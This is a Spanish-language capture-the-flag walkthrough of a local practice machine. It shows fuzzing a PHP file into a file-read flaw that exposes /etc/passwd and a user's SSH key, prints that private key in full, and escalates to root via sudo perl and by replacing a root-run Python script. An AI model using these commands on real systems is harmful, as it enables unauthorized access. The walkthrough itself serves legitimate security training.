

Lo primero que hacemos es desplegar la máquina previamente descargada

Realizamos un ping y comprobamos que nos estamos enfrentando a una máquina Linux ya que su ttl es 64.




Realizamos un escaneo de puertos con nmap y podemos ver que puertos y con que servicios están corriendo en esta máquina.




Utilizamos whatweb para identificar que tecnologías tiene la web.


Aplicamos una búsqueda de archivos y directorios con gobuster y encontramos un archivo php.




A continuación, le realizamos wfuzz para identificar vulnerabilidades y realizando fuerza bruta.



Comprobamos que secret es la palabra que estábamos buscando y vemos que nos muestra el archivo passwd.



Después de indagar un poco, descubrimos que podemos ver el archivo id_rsa del usuario vaxei.



Copiamos y pegamos en id_rsa en un archivo de nuestra Kali y le ponemos de nombre id_rsa.

```
❯ cat id_rsa -p

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4ZOaACG0wA5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUED5Dk
2LxNBdzStQBAx6ZMsD+jUCU02DUfOW0A7BQUrP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJElH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF
ACgDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3O03H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqkKzP9svKe7VCqH9fYRWr7sssuQqa
OZr8OVzpk7KE0A4ck4kAQLimmUzpOltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM
2fftTd/dPkOAIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
UafMqBMHtB1lucsW/Tw2757qp49+XEmic3qBWes1AAAFiGAU0eRgFNHkAAAAB3NzaC1yc2
EAAAGBAL2zeGTmgAhtMAOS2PtkZT6U5gZdLwVbn7IR58yM0CIgUoGVBA+Q5Ni8TQXc0rUA
QMemTLA/o1AlNNg1HzltAOwUFKz/z6q2fi2hoHgTXFWcMn2iZbxyctjC1Wd7Zq5z1EWAhH
EPuGhqBsnuKM4GqPhXSRJR99bddFWGj1/m2V/m0sWK5+r0Kdg425f5qF7VhQAoA3iRrmCS
HWARoYet/hPoXD5mYDL1w8R/KOr4AhYq1yJ8bNztNx9pAdS8FlWPWRXZRIfLd0K5lOkmYf
6d3Ni9Z6PuHsrwtlQrbhdt9uvXHklQqpCsz/bLynu1Qqh/X2EVq+7LLLkKmjma/Dlc6ZOy
hNAOHJOJAEC4pplM6TpbQ5z/AMvJRwJ0TM7lySQrZWheUefANp4BE5AYwzDNn37U3f3T5D
gCBXtqfpaq0JcPbRZT5O3T25oVbDNQjfg5GOQ+Vw3lJ8yAsShwrHPv3/3JgFGnzKgTB7Qd
ZbnLFv08Nu+e6qePflxJonN6gVnrNQAAAAMBAAEAAAGADK57QsTf/priBf3NUJz+YbJ4NX
5e6YJIXjyb3OJK+wUNzvOEdnqZZIh4s7F2n+VY70qFlOtkLQmXtfPIgcEbjyyr0dbgw0j4
4sRhIwspoIrVG0NTKXJojWdqTG/aRkOgXKxsmNb+snLoFPFoEUHZDjpePFcgyjXlaYmZ0G
+bzNv0RNgg4eWZszE13jvb5B8XtDzN4pkGlGvK1+8bInlguLmktQKItXoVhhokGkp4b+fu
7YjDiaS4CyWsxX50wG/ZMgYBwFLRbCDUUdKZxsmCbreHxLKT/sae64E2ahuBSckYZlIzTd
2lp27EOOPvdPlt9gny83JuFHBLChMd4sHq/oU8vGAiGnIvOCWs4wMArbpJQ+EALJk3GYvh
oqWp3Q4N4F1tmwlrbqX2KP2T5yB+rLoBxfJwLELZlzd+O8mfP9Yknaw2vVYpUixUglNWHJ
ZnmN1uAScPAd1ZNvIkPm6IPcThj1hVCkFXgWjQn6NdJj+NGNWcBeUrxBkH0vToD7gfAAAA
wQCvSzmVYSxpX3b9SgH+sHH5YmOXR9GSc8hErWMDT9glzcaeEVB3O2iH/T+JrtUlm4PXiP
kwFc5ZHHZTw2dd0X4VpE02JsfkgwTEyqWRMcZHTK19Pry2zskVmu6F94sOcN8154LeQBNx
gT22Dr/KJA71HkOH7TyeGnlsmBtZoa3sqp3co9inkccnhm1KUeduL4RcSysDqXYbBUtNB6
G1l8HYysm8ISCsoR4KSgxmC5lqCMfBy7z/6nOX7sm5/kP+JMsAAADBAO8TiHrYTl/kGsPM
ITaekvQUJWCp+FCHK07jwzNp4buYAnO3iGvhVQpcS7UboD8/mve207e97ugK4Nqc68SzSu
bDgAnd4FF3NLoXP/qPZPaPS1FRl0pY0jHyB+U6RELgaI34i9AierMc+4M0coUMZvxqay3o
t8jRhz08jiwFifszwNN7taclmNEfkrKBY7nlbxFRd2XLjknZHFUOFzOFWdtXilQa+y6qJ6
lKtE9KWnQgIgZB9Wt+M3lsEVWEdQKN1wAAAMEAyyEsmbLUzkBLMlu6P4+6sUq8f68eP3Ad
bJltoqUjEYwe9KOf07G15W2nwbE/9WeaI1DcSDpZbuOwFBBYlmijeHVAQtJWJgZcpsOyy2
1+JS40QbCBg+3ZcD5NX75S43WvnF+t2tN0S6aWCEqCUPyb4SSQXKi4QBKOMN8eC5XWf/aQ
aNrKPo4BygXUcJCAHRZ77etVNQY9VqdwvI5s0nrTexbHM9Rz6O8T+7qWgsg2DEcTv+dBUo
1w8tlJUw1y+rXTAAAAEnZheGVpQDIzMWRlMDI2NmZmZA==
-----END OPENSSH PRIVATE KEY-----
```

Le damos los permisos necesarios.

```
❯ chmod 600 id_rsa
```

Nos conectamos a la máquina mediante ssh con el archivo id_rsa que creamos anteriormente.

```
❯ ssh -i id_rsa vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU

 * Documentation:  https://help.
 * Management:     https://lands
 * Support:        https://ubunt

This system has been minimized b
not required on a system that us

To restore this content, you can
```

Una vez dentro lo primero que vemos es quienes somos y en qué grupo estamos.

```
vaxei@fdb43d935b21:~$ id
uid=1001(vaxei) gid=1001(vaxei) groups=1001(vaxei),100(users)
```

Vemos que hay en la carpeta de vaxei. Aparece un file.txt al que le echaremos un vistazo.

```
vaxei@fdb43d935b21:~$ ls -la
total 40
drwxr-x--- 1 vaxei vaxei 4096 Aug 10  2024 .
drwxr-xr-x 1 root  root  4096 Aug 10  2024 ..
-rw----r-- 1 vaxei vaxei 1252 Aug 10  2024 .bash_history
-rw-r--r-- 1 vaxei vaxei  220 Aug  9  2024 .bash_logout
-rw-r--r-- 1 vaxei vaxei 3771 Aug  9  2024 .bashrc
drwx------ 2 vaxei vaxei 4096 Aug 10  2024 .cache
drwxrwxr-x 3 vaxei vaxei 4096 Aug  9  2024 .local
-rw-r--r-- 1 vaxei vaxei  807 Aug  9  2024 .profile
drwxr-x--- 2 vaxei vaxei 4096 Aug 10  2024 .ssh
-rw-r--r-- 1 root  root    30 Aug 10  2024 file.txt
```

```
vaxei@fdb43d935b21:~$ cat file.txt
kflksdfsad
asdsadsad
asdasd
```

Comprobamos con sudo -l que comandos podemos ejecutar con sudo, y como anteriormente en el /etc/passwd vimos que había un usuario llamado luisillo y otro Ubuntu, vamos a escalar privilegios aprovechando que tenemos el binario perl que nos puede dar una shell de luisillo.

```
vaxei@fdb43d935b21:~$ sudo -l
Matching Defaults entries for vaxei on
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/l
bin,
    use_pty

User vaxei may run the following comman
    (luisillo) NOPASSWD: /usr/bin/perl
```

Vemos en GTFO la shell que nos puede dar el binario perl

Shell

It can be used to break ou

```
perl -e 'exec "/bin/sh";'
```

Al realizar el comando ya estamoscomo el usuario luisillo y volvemos a ver quieres somos y a que grupo pertenecemos.

```
vaxei@fdb43d935b21:~$ sudo -u luisillo perl -e 'exec "/bin/sh";'
$ id
uid=1002(luisillo) gid=1002(luisillo) groups=1002(luisillo)
$ bash -i
luisillo@fdb43d935b21:/home/vaxei$
```

Realiamos otros sudo -l, pero en esta ocasión con el usuario luisillo y vemos que tiene un archivo en python3 que podemos ejecutar como root sin necesidad de proporcionar una contraseña.

```
luisillo@fdb43d935b21:/home$ sudo -l
Matching Defaults entries for luisillo on fdb43d9
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:
bin,
    use_pty

User luisillo may run the following commands on f
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Comprobamos que es lo que realiza el archivo paw.py y procedemos a comprobar si podemos modificarlo para de ese modo crearlos una shell con permisos de root.

```
luisillo@fdb43d935b21:/home$ cat /opt/paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    # Llamadas a funciones que no afectan el resultado final
    data_processing()
    perform_useless_calculation()

    # Comando real que se ejecuta
    run_command()

if __name__ == "__main__":
    main()
```

La carpeta opt nos permite leer, escribir y ejecutar. Por lo tanto podemos borrar el archivo pwa.py y crear ese mismo para que ejecute una shell como root.

```
luisillo@fdb43d935b21:/home$ ls -la /
total 72
drwxr-xr-x   1 root root 4096 Jul 17 13:25 .
drwxr-xr-x   1 root root 4096 Jul 17 13:25 ..
-rwxr-xr-x   1 root root    0 Jul 17 13:25 .doc
lrwxrwxrwx   1 root root    7 Apr 22  2024 bin
drwxr-xr-x   2 root root 4096 Apr 22  2024 boot
drwxr-xr-x   5 root root  340 Jul 17 13:25 dev
drwxr-xr-x   1 root root 4096 Jul 17 13:25 etc
drwxr-xr-x   1 root root 4096 Aug 10  2024 home
lrwxrwxrwx   1 root root    7 Apr 22  2024 lib
drwxr-xr-x   2 root root 4096 Oct  1  2023 lib
lrwxrwxrwx   1 root root    9 Apr 22  2024 lib6
drwxr-xr-x   2 root root 4096 Jun  5  2024 med
drwxr-xr-x   2 root root 4096 Jun  5  2024 mnt
drwxr-xrwx   1 root root 4096 Aug 10  2024 opt
```

```
luisillo@fdb43d935b21:/opt$ rm paw.py
rm: remove write-protected regular file 'paw.py'? yes
luisillo@fdb43d935b21:/opt$ ls -la
total 8
drwxr-xrwx 1 root root 4096 Jul 17 14:24 .
drwxr-xr-x 1 root root 4096 Jul 17 13:25 ..
```

```
luisillo@fdb43d935b21:/opt$ nano paw.py
luisillo@fdb43d935b21:/opt$ cat paw.py
import os
os.system("/bin/bash")
```

Al ejecutar con sudo el binario python3 y el archivo paw.py modificado por nosotros ya obtenemos una shell con root.